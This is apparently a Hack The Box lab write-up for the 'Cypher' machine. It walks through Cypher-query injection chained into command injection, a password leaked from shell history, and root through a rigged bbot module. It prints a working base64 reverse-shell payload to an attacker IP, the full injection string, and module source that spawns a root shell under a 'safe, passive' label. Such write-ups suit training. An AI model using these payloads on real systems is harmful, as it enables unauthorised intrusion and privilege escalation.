HTB Cypher
OS: 🐧 Linux
Difficulty: Medium
Points: 40
Author: Techromancer
Cypher is focused on a cypher injection flaw granting a shell as neo4j. A history file leaks credentials for graphasm, who can run bbot as root. Privilege escalation is achieved by abusing a custom bbot module to execute arbitrary commands.
Foothold
We start by a scan for open ports using Nmap:
1
2
3
4
5
6
7
8
9
10
11
12
Nmap scan report for 10.10.11.57
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We notice the ssh and http ports open.
We add the domain cypher.htb DNS entry to the file /etc/hosts.
1
2
# as root
echo '10.10.11.61 cypher.htb' >> /etc/hosts
We visit the webpage at http://cypher.htb, we get:
 Website Homepage
We fuzz the website for more directories in parallel :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
➜  Cypher ffuf -u http://cypher.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cypher.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 3671, Words: 863, Lines: 127, Duration: 313ms]
api                     [Status: 307, Size: 0, Words: 1, Lines: 1, Duration: 1651ms]
about                   [Status: 200, Size: 4986, Words: 1117, Lines: 179, Duration: 209ms]
demo                    [Status: 307, Size: 0, Words: 1, Lines: 1, Duration: 248ms]
index                   [Status: 200, Size: 4562, Words: 1285, Lines: 163, Duration: 1832ms]
testing                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 1409ms]
We get an interesting directory, testing, upon visiting it, we end up with a jar file, that we download and decompile it for further information gathering.
 testing directory listing
We download the jd-gui decompiler for further analysis.
We open the jar file custom-apoc-extension-1.0-SNAPSHOT.jar :
 JAR file structure
Among these files, CustomFunctions catches our intention, we check its content, we get some important info, a command injection vulnerability in the getUrlStatusCode method! as there is no sanitization of url param, that is directly passed into sh -c command.
 Decompiled CustomFunctions.class
1
2
3
String[] command = { "/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url };
System.out.println("Command: " + Arrays.toString((Object[])command));
Process process = Runtime.getRuntime().exec(command);
Back to our main page,
Upon clicking on ‘Try our free demo’, we get redirected to a login page :  Website Loginpage

As we don’t have any credentials, we try (‘) as a username, and we get an error revealing that Neo4j database is used in the backend.
 Login error message
Upon inspecting the request and response using Burpsuite:
 |  |
|---|---|
| HTTP request | HTTP response |
Now we have the query used for the login, which is :
1
MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = '' return h.value as hash
So we craft a cypher injection in order to exploit this flaw, and by combining with the present command injection vulnerability in that java procedure, we turn it into an RCE.
first, we start the payload by ‘ OR 1=1, to bypass any condition that was supposed to restrict access.
1
WHERE u.name = '' OR 1=1 ...
Hence we can move on to calling getUrlStatusCode procedure, by cypher method CALL, as follow :
1
CALL custom.getUrlStatusCode(\"x; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjIyLzQ0NDQgMD4mMQo=|base64 -d | bash\")
So we write some string in the url parameters followed by a ; to end the command, then we inject our reverse shell, so it’s basically in base64, to be decoded and piped to bash to be executed.
(The reverse shell used for this)
1
2
➜  Cypher echo '/bin/bash -i >& /dev/tcp/10.10.16.22/4444 0>&1'| base64 -w0
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjIyLzQ0NDQgMD4mMQo=
As the main cypher query expects a hash to be returned, we append to our malicious call :
1
YIELD statusCode RETURN statusCode AS hash //
YIELD extract the statusCode which is returned by getUrlStatusCode procedure call, and returned as hash(which is waited by the main query, otherwise it returns a syntax error), and the // at the end, cuts off the rest of the original query so the injection ends cleanly, hence, we avoid syntax errors.
So the final payload looks like :
1
' OR 1=1 CALL custom.getUrlStatusCode(\"x; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjIyLzQ0NDQgMD4mMQo=|base64 -d | bash\") YIELD statusCode RETURN statusCode AS hash //
Time to inject this payload!
We start our listener, on port 4444 :
1
2
➜  Cypher rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
And we send the request with the crafted payload :
 Malicious request
And we get our reverse shell as neo4j!
1
2
3
4
5
6
➜  Cypher rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.57 47566
bash: cannot set terminal process group (1437): Inappropriate ioctl for device
bash: no job control in this shell
neo4j@cypher:/$
We list the users that might have shell access, also identify real login users (especially human users), since system/service accounts often use /usr/sbin/nologin or /bin/false.
1
2
3
4
5
neo4j@cypher:/$ cat /etc/passwd | grep 'bash'
cat /etc/passwd | grep 'bash'
root:x:0:0:root:/root:/bin/bash
graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash
neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash
So we have graphsm as another user, which is can be the real user we’re searching for, we’ll just dig in for more information that leads us to something.
Upon moving the home directory of the user neo4j, and listing all its content, we get :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
neo4j@cypher:~$ ls -la
ls -la
total 60
drwxr-xr-x 13 neo4j adm   4096 Aug  1 13:10 .
drwxr-xr-x 50 root  root  4096 Feb 17 16:48 ..
-rw-r--r--  1 neo4j neo4j   63 Oct  8  2024 .bash_history
drwxrwxr-x  4 neo4j neo4j 4096 Aug  1 13:10 .bbot
drwxrwxr-x  3 neo4j adm   4096 Oct  8  2024 .cache
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 certificates
drwxrwxr-x  3 neo4j neo4j 4096 Aug  1 13:10 .config
drwxr-xr-x  6 neo4j adm   4096 Oct  8  2024 data
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 import
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 labs
drwxr-xr-x  2 neo4j adm   4096 Aug 16  2024 licenses
-rw-r--r--  1 neo4j adm     52 Oct  2  2024 packaging_info
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 plugins
drwxr-xr-x  2 neo4j adm   4096 Feb 17 16:24 products
drwxr-xr-x  2 neo4j adm   4096 Aug  1 09:43 run
lrwxrwxrwx  1 neo4j adm      9 Oct  8  2024 .viminfo -> /dev/null
First thing to notice, is that usually, .bash_history is redirected to /dev/null, which means it’s always emptied, but in our case, there is still some history of runned commands, we read its content :
1
2
3
neo4j@cypher:~$ cat .bash_history
cat .bash_history
neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK
We get a password! First intuitive thing to try, is to login as graphasm with this password, password reuse is something common, so we try changing to this user locally, by :
1
2
3
neo4j@cypher:~$ su - graphasm
su - graphasm
Password: cU4btyib.20xtCMCXkBmerhK
And it just hangs, which means it didn’t work, so we try with ssh :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
➜  Cypher ssh graphasm@cypher.htb
graphasm@cypher.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug  1 10:27:36 PM UTC 2025

  System load:  0.08              Processes:             231
  Usage of /:   69.5% of 8.50GB   Users logged in:       0
  Memory usage: 27%               IPv4 address for eth0: 10.10.11.57
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

184 updates can be applied immediately.
118 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Aug 1 22:27:37 2025 from 10.10.16.22
graphasm@cypher:~$
We’re in as graphasm! Now we can read the user flag by :
1
2
graphasm@cypher:~$ cat user.txt
f4a42dcd9e1749fc425da1f5xxxxxxxx
Privilege escalation
As we have graphsm password, first thing to check is to list the allowed sudo commands for the current user :
1
2
3
4
5
6
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
So we can run /usr/local/bin/bbot as root, so a potential privesc attack vector.
We see what bbot is, so we run :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
graphasm@cypher:~$ bbot --help
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

usage: bbot [-h] [-t TARGET [TARGET ...]] [-w WHITELIST [WHITELIST ...]] [-b BLACKLIST [BLACKLIST ...]] [--strict-scope] [-p [PRESET ...]] [-c [CONFIG ...]] [-lp] [-m MODULE [MODULE ...]] [-l] [-lmo]
            [-em MODULE [MODULE ...]] [-f FLAG [FLAG ...]] [-lf] [-rf FLAG [FLAG ...]] [-ef FLAG [FLAG ...]] [--allow-deadly] [-n SCAN_NAME] [-v] [-d] [-s] [--force] [-y] [--dry-run] [--current-preset]
            [--current-preset-full] [-o DIR] [-om MODULE [MODULE ...]] [--json] [--brief] [--event-types EVENT_TYPES [EVENT_TYPES ...]]
            [--no-deps | --force-deps | --retry-deps | --ignore-failed-deps | --install-all-deps] [--version] [-H CUSTOM_HEADERS [CUSTOM_HEADERS ...]] [--custom-yara-rules CUSTOM_YARA_RULES]

Bighuge BLS OSINT Tool
According to their Github repo : https://github.com/blacklanternsecurity/bbot
“BEE·bot is a multipurpose scanner inspired by Spiderfoot, built to automate your Recon, Bug Bounties, and ASM!” Used as a domain finder, web spider, email gatherer, web scanner, etc.
A simple Google dorking for privesc exploits for the current version of bbot(v2.1.0), we find that there is an existing exploit :
 Privesc exploit google search
We enter the first link, we find the exploit, made by Huseyin Mardinli:
 Privesc exploit steps
We visit the exploit repo (https://github.com/Housma/bbot-privesc), and we try to understand how does the exploit work :
 Exploit content
So we have a python script, systeminfo_enum.py :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from bbot.modules.base import BaseModule
import pty
import os

class systeminfo_enum(BaseModule):
    watched_events = []
    produced_events = []
    flags = ["safe", "passive"]
    meta = {"description": "System Info Recon (actually spawns root shell)"}

    async def setup(self):
        self.hugesuccess("📡 systeminfo_enum setup called — launching shell!")
        try:
            pty.spawn(["/bin/bash", "-p"])
        except Exception as e:
            self.error(f"❌ Shell failed: {e}")
        return True
And a YAML file, preset.yml :
1
2
3
4
5
description: System Info Recon Scan
module_dirs:
  - .
modules:
  - systeminfo_enum
systeminfo_enum is a custom BBOT module that is meant for system information enumeration, marked as safe and passive to make the module appear harmless, it spawns a privileged bash (root shell), upon BBOT starts the scan via setup(), which executes automatically.
We clone the repo locally as a zip, launch a local http server, and download the zip file into our box, in /tmp directory (it’s emptied regularly, so we don’t spoil other users of the machine :) )
HTTP server launch :
1
2
➜  Cypher python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Exploit download :
1
graphasm@cypher:/tmp$ curl http://10.10.16.22/bbot-privesc.zip -O bbot-privesc.zip
Once we have the exploit, we unzip and cd into the exploit directory, we run with sudo :
1
sudo /usr/local/bin/bbot -t dummy.com -p preset.yml --event-types ROOT
Didn’t work out at first try :
1
2
3
4
5
6
7
8
9
10
11
12
graphasm@cypher:/tmp/bbot-privesc$ sudo /usr/local/bin/bbot -t dummy.com -p preset.yml --event-types ROOT
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[WARN] Error parsing preset "preset.yml": Could not find preset at "preset.yml" - file does not exist. Use -lp to list available presets
I needed to provide the full path to the preset.yml :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
graphasm@cypher:/tmp/bbot-privesc$ sudo /usr/local/bin/bbot -t dummy.com -p /tmp/bbot-privesc/preset.yml --event-types ROOT
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Scan with 1 modules seeded with 1 targets (1 in whitelist)
[INFO] Loaded 1/1 scan modules (systeminfo_enum)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
[SUCC] systeminfo_enum: 📡 systeminfo_enum setup called — launching shell!

root@cypher:/tmp/bbot-privesc#
Now we have a shell as root! We read the root flag :
1
2
root@cypher:~# cat root.txt
f79b5158d872d33946bba8dbxxxxxxxx